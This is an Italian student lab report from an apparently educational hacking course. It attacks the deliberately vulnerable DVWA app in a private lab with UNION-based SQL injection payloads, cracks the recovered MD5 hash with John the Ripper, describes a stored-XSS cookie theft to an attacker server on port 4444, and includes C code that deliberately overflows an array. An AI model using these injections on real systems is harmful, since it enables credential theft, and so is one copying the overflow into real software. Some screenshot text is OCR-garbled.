Hacking Lab (Livello Medio)

Traccia 1

Bonus:

- Replicare tutto a livello medium
- Recuperare informazioni vitali da altri db collegati
- Creare una guida illustrata per spiegare ad un utente medio come replicare questo attacco.

Requisiti Laboratorio:

Livello difficoltà DVWA: MEDIUM
IP Kali Linux: 192.168.13.100/24
IP Metasploitable: 192.168.13.150/24

Traccia 2

Bonus:

- Replicare tutto a livello medium
- fare il dump completo, cookie, versione browser, ip, data
- Creare una guida illustrata per spiegare ad un utente medio come replicare questo attacco.

Requisiti Laboratorio:

• Livello difficoltà DVWA: MEDIUM

• **IP Kali Linux:** 192.168.104.100/24

• **IP Metasploitable**: 192.168.104.150/24

• I cookie dovranno essere ricevuti su un Web Server in ascolto sulla porta 4444

Traccia 3

Argomento:

Leggete attentamente il programma in allegato.

Viene richiesto di:

- Descrivere il funzionamento del programma prima dell'esecuzione.
- Riprodurre ed eseguire il programma nel laboratorio le vostre ipotesi sul funzionamento erano corrette?
- Modificare il programma affinché si verifichi un errore di segmentazione.

Bonus:

Inserire controlli di input

Creare un menù per far decidere all'utente se avere il programma che va in errore oppure quello corretto.

Hacking Lab (Livello Medio)

Report

Introduzione:

Questo report dettaglia i risultati e le metodologie utilizzate durante il penetration testing di tre diverse tracce utilizzando vari strumenti e tecniche. L'obiettivo di ogni traccia era sfruttare vulnerabilità presenti nei sistemi e nei servizi. Inoltre analizzare ed implementare un codice .C.

Traccia 1: SQL Injection


Obiettivo: Recuperare la password in chiaro dell'utente "Pablo Picasso" tramite SQL Injection in DVWA.

Passaggi Eseguiti:

1. Verifica dell'Indirizzo IP

IP Target: 192.168.13.150/24


IP Attaccante: 192.168.13.100/24



2. Esecuzione di SQL Injection

Utilizzo di una SQL Injection basata su UNION per recuperare le credenziali degli utenti.

Comando utilizzato: 1 UNION SELECT user, password FROM users --



3. Recupero e Decodifica degli Hash

Hash estratto: 0d107d09f5bbe40cade3de5c71e9e9b7


Comando utilizzato: john --format=raw-md5 hashes.txt

Password recuperata: letmein

```
[sudo] password for kali:
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
letmein (?)
1g 0:00:00:00 DONE 2/3 (2024-12-30 07:00) 25.00g/s 9600p/s 9600c/s 9600C/s 123456..larry
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

4. Conferma funzionamento credenziali

Successivamente ho effettuato l'accesso alla DVWA testando il funzionamento delle credenziali rubate.




4. Recupero informazioni vitali da altri db collegati

Infine ho effettuato ulteriori SQL Injection per recuperare le informazioni dagli altri db collegati.

Comando utilizzato: 1 UNION SELECT schema_name, null FROM information_schema.schemata --

- 1 UNION SELECT table_name, table_schema FROM information_schema.tables --
- 1 UNION SELECT column_name, DATA_TYPE FROM information_schema.columns WHERE table_name='users'





Home
Instructions
Setup

Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

DVWA Security
PHP Info
About

Logout

Vulnerability: SQL Injection

```
User ID:
                             Submit
ID: 1 UNION SELECT table_name, null FROM information_schema.tables --
First name: admin
Surname: admin
ID: 1 UNION SELECT table name, null FROM information_schema.tables -- First name: {\tt CHARACTER\_SETS}
Surname:
ID: 1 UNION SELECT table_name, null FROM information_schema.tables --
First name: COLLATIONS
ID: 1 UNION SELECT table_name, null FROM information_schema.tables --
First name: COLLATION_CHARACTER_SET_APPLICABILITY
Surname:
ID: 1 UNION SELECT table_name, null FROM information_schema.tables --
First name: COLUMNS
ID: 1 UNION SELECT table_name, null FROM information_schema.tables --
First name: COLUMN_PRIVILEGES
ID: 1 UNION SELECT table_name, null FROM information_schema.tables --
First name: KEY_COLUMN_USAGE
Surname:
ID: 1 UNION SELECT table_name, null FROM information_schema.tables --
\ensuremath{\mathsf{ID}}\xspace 1 UNION SELECT table_name, null FROM information_schema.tables -- First name: ROUTINES
Surname:
ID: 1 UNION SELECT table_name, null FROM information_schema.tables --
First name: SCHEMATA
TD: 1 UNTON SELECT table name, null FROM information schema.tables --
```

User ID:



Home Instructions Setup Brute Force Command Execution CSRF File Inclusion SQL Injection SQL Injection (Blind) Upload XSS reflected XSS stored DVWA Security PHP Info About Logout

Vulnerability: SQL Injection

Submit ID: 1 UNION SELECT column_name, DATA_TYPE FROM information_schema.COLUMNS First name: admin Surname: admin Surname: varchar ID: 1 UNION SELECT column_name, DATA_TYPE FROM information_schema.COLUMNS
First name: DEFAULT_COLLATE_NAME Surname: varchar ID: 1 UNION SELECT column_name, DATA_TYPE FROM information_schema.COLUMNS First name: DESCRIPTION Surname: varchar ID: 1 UNION SELECT column_name, DATA_TYPE FROM information_schema.COLUMNS First name: MAXLEN Surname: bigint ID: 1 UNION SELECT column name, DATA_TYPE FROM information_schema.COLUMNS First name: COLLATION_NAME Surname: varchar ID: 1 UNION SELECT column name, DATA TYPE FROM information schema.COLUMNS Surname: bigint ID: 1 UNION SELECT column_name, DATA_TYPE FROM information_schema.COLUMNS First name: IS_DEFAULT Surname: varchar ID: 1 UNION SELECT column name, DATA TYPE FROM information schema.COLUMNS First name: IS_COMPILED Surname: varchar ID: 1 UNION SELECT column name. DATA TYPE FROM information schema.COLUMNS First name: SORTLEN Surname: bigint ID: 1 UNION SELECT column name, DATA TYPE FROM information schema.COLUMNS



Home Instructions Setup Brute Force Command Execution CSRF File Inclusion SQL Injection SQL Injection (Blind) Upload XSS reflected XSS stored DVWA Security PHP Info About Logout

Vulnerability: SQL Injection

User ID: Submit ID: 1 UNION SELECT table_name, table_schema FROM information_schema.tables --First name: ID: 1 UNION SELECT table_name, table_schema FROM information_schema.tables --First name: CHARACTER SETS Surname: information_schema ID: 1 UNION SELECT table name, table schema FROM information schema.tables --First name: COLLATIONS Surname: information_schema ID: 1 UNION SELECT table_name, table_schema FROM information_schema.tables -First name: COLLATION_CHARACTER_SET_APPLICABILITY Surname: information_schema ID: 1 UNION SELECT table_name, table_schema FROM information_schema.tables --Surname: information_schema ID: 1 UNION SELECT table_name, table_schema FROM information_schema.tables --First name: COLUMN_PRIVILEGES Surname: information_schema ID: 1 UNION SELECT table_name, table_schema FROM information_schema.tables -First name: KEY_COLUMN_USAGE Surname: information_schema $\hbox{ID: 1 UNION SELECT table_name, table_schema FROM information_schema.tables --- First name: } PROFILING \\$ Surname: information_schema ID: 1 UNION SELECT table_name, table_schema FROM information_schema.tables --ROUTINES ${\tt Surname: information_schema}$ ID: 1 UNION SELECT table_name, table_schema FROM information_schema.tables --Surname: information_schema

ID: 1 UNION SELECT table name, table schema FROM information schema.tables --

User ID:



Home Instructions Setup Brute Force Command Execution CSRF File Inclusion SQL Injection SQL Injection (Blind) Upload XSS reflected XSS stored DVWA Security PHP Info About Logout

Vulnerability: SQL Injection

Submit ID: 1 UNION SELECT column_name, null FROM information_schema.columns --First name: admin Surname: admin ID: 1 UNION SELECT column_name, null FROM information_schema.columns -First name: CHARACTER_SET_NAME Surname: ID: 1 UNION SELECT column_name, null FROM information_schema.columns -First name: DEFAULT_COLLATE_NAME ID: 1 UNION SELECT column_name, null FROM information_schema.columns -First name: DESCRIPTION $\ensuremath{\mathsf{ID}}\xspace: 1$ UNION SELECT column_name, null FROM information_schema.columns -- First name: MAXLEN Surname: ID: 1 UNION SELECT column_name, null FROM information_schema.columns -- First name: $COLLATION_NAME$ Surname: ID: 1 UNION SELECT column name, null FROM information schema.columns --First name: ID Surname: ID: 1 UNION SELECT column_name, null FROM information_schema.columns --First name: IS_DEFAULT Surname: ID: 1 UNION SELECT column_name, null FROM information_schema.columns --First name: IS_COMPILED ID: 1 UNION SELECT column_name, null FROM information_schema.columns --First name: SORTLEN ID: 1 UNION SELECT column name, null FROM information schema.columns --

Risultati:

Password "letmein" in chiaro recuperata con successo e informazioni vitali da altri db recuperate.

Traccia 2: Cross-Site Scripting (XSS)


Obiettivo: Simulare il furto di sessione sfruttando una vulnerabilità di XSS persistente in DVWA.

Passaggi Eseguiti:

1. Verifica dell'Indirizzo IP


IP Target: 192.168.104.150/24

IP Attaccante: 192.168.104.100/24




3. Iniezione del Payload

Payload iniettato nel campo di input vulnerabile:



3. Ricezione dump completo, cookie, versione browser, ip, data

Cookie di sessione, versione del browser, indirizzo IP catturati sul server HTTP dell'attaccante (porta 4444):



Risultati:

Dump completo effettuato con successo, dimostrando la vulnerabilità.

Traccia 3: Buffer Overflow (BOF)

Obiettivo: Capire la funzionalità del codice in .c, effettuare delle migliorie lato utente e dare la possibilità all'utente di effettuare un BOF.

Passaggi Eseguiti:

1. Studio del codice senza avviarlo

Il programma sembrerebbe legge 10 interi da input e li memorizza in un array chiamato `vector`. Mostra il contenuto dell'array, lo ordina in ordine crescente usando l'**algoritmo di Bubble Sort**. Infine mostra il contenuto dell'array ordinato.

2. Migliorie lato Utente

1- Menu interattivo:

Permette all'utente di scegliere tra le tre opzioni, continua a mostrare il menu finché non viene selezionata l'opzione 3 (uscita).

2- Esecuzione normale:

Legge 10 numeri, li ordina e li stampa senza causare errori.

Porzione di codice:

```
void esecuzioneNormale() {
    printf("\nInserire 10 interi:\n");
    for (i = 0; i < 10; i++) {
        printf("[%d]: ", i+1);
        scanf("%d", &vector[i]);
    }
    // Stampa il vettore
    printf("Il vettore inserito e':\n");
    for (i = 0; i < 10; i++) {
        printf("[%d]: %d\n", i+1, vector[i]);
    }
}</pre>
```

3- Buffer Overflow (BOF):

Permette all'utente di inserire 15 numeri, causando un overflow nel buffer vector[10] quindi sovrascrive memoria non destinata al buffer.

Porzione di codice:

```
void esecuzioneBOF() {
    printf("\nInserire **15 interi** (provoca un errore di Buffer Overflow):\n");
    for (i = 0; i < 15; i++) {
        printf("[%d]: ", i+1);
        scanf("%d", &vector[i]);
    }
    // Stampa il vettore con overflow
    printf("Il vettore inserito (con overflow) e':\n");
    for (i = 0; i < 15; i++) {
        printf("[%d]: %d\n", i+1, vector[i]);
    }
    }
}</pre>
```

4- Esci:

Termina il programma.

3. Esempio di utilizzo

- Esecuzione normale (opzione 1): Inserisci 10 numeri e osserva il vettore ordinato.
- Buffer Overflow (opzione 2): Inserisci più di 10 numeri. Osserva comportamenti imprevedibili come:
- Sovrascrizione di memoria o possibile errore di segmentazione (segfault).
- Esci (opzione 3): Termina il programma.

```
C BW_D3_BOF_EDITED.c X
C BW_D3_BOF_EDITED.c > 分 esecuzioneBOF()
       void esecuzioneNormale() {
       void esecuzioneBOF() {
PROBLEMS OUTPUT DEBUG CONSOLE
                                    TERMINAL
                                              PORTS
Scegli un'opzione:
1. Esecuzione normale
Causa un Buffer Overflow (BOF)
Esci
Scelta: 1
Inserire 10 interi:
                                   C BW_D3_BOF_EDITED.c X
[1]: 0
[2]: 1
                                    C BW_D3_BOF_EDITED.c > 分 esecuzioneBOF()
[3]: 2
                                     4 void esecuzioneNormale() {
[4]: 3
[5]: 4
[6]: 5
                                          void esecuzioneBOF() {
[7]: 6
                                             OUTPUT DEBUG CONSOLE
                                                                   TERMINAL
[8]: 7
[9]: 8
                                    1. Esecuzione normale
[10]: 9
                                    2. Causa un Buffer Overflow (BOF)
Il vettore inserito e':
                                    3. Esci
[1]: 0
                                    Scelta: 2
[2]: 1
                                    Inserire **15 interi** (provoca un errore di Buffer Overflow):
[3]: 2
                                    [1]: 0
[4]: 3
                                    [2]: 15
[3]: 23
[5]: 4
                                    [4]: 45
[6]: 5
                                    [5]: 89
[7]: 6
                                    [6]: 56
[8]: 7
                                    [7]: 41
[9]: 8
                                    [8]: 69
[10]: 9
                                    [9]: 99
Il vettore ordinato e':
                                    [10]: 47
                                    [11]: 85
[1]: 0
                                    [12]: 36
[2]: 1
                                    [13]: 49
[3]: 2
                                    [14]: 12
[4]: 3
                                    [15]: 60
[5]: 4
                                    Il vettore inserito (con overflow):
[6]: 5
                                    [1]: 0
                                    [2]: 15
[3]: 23
[7]: 6
[8]: 7
                                    [4]: 45
[9]: 8
                                    [5]: 89
[10]: 9
                                    [6]: 56
                                    [7]: 41
                                    [8]: 69
                                    [9]: 99
                                    [10]: 47
                                    [11]: 85
                                    [12]: 36
                                    [13]: 49
                                    [14]: 15
                                    [15]: 15
                                    Scegli un'opzione:
                                    1. Esecuzione normale
```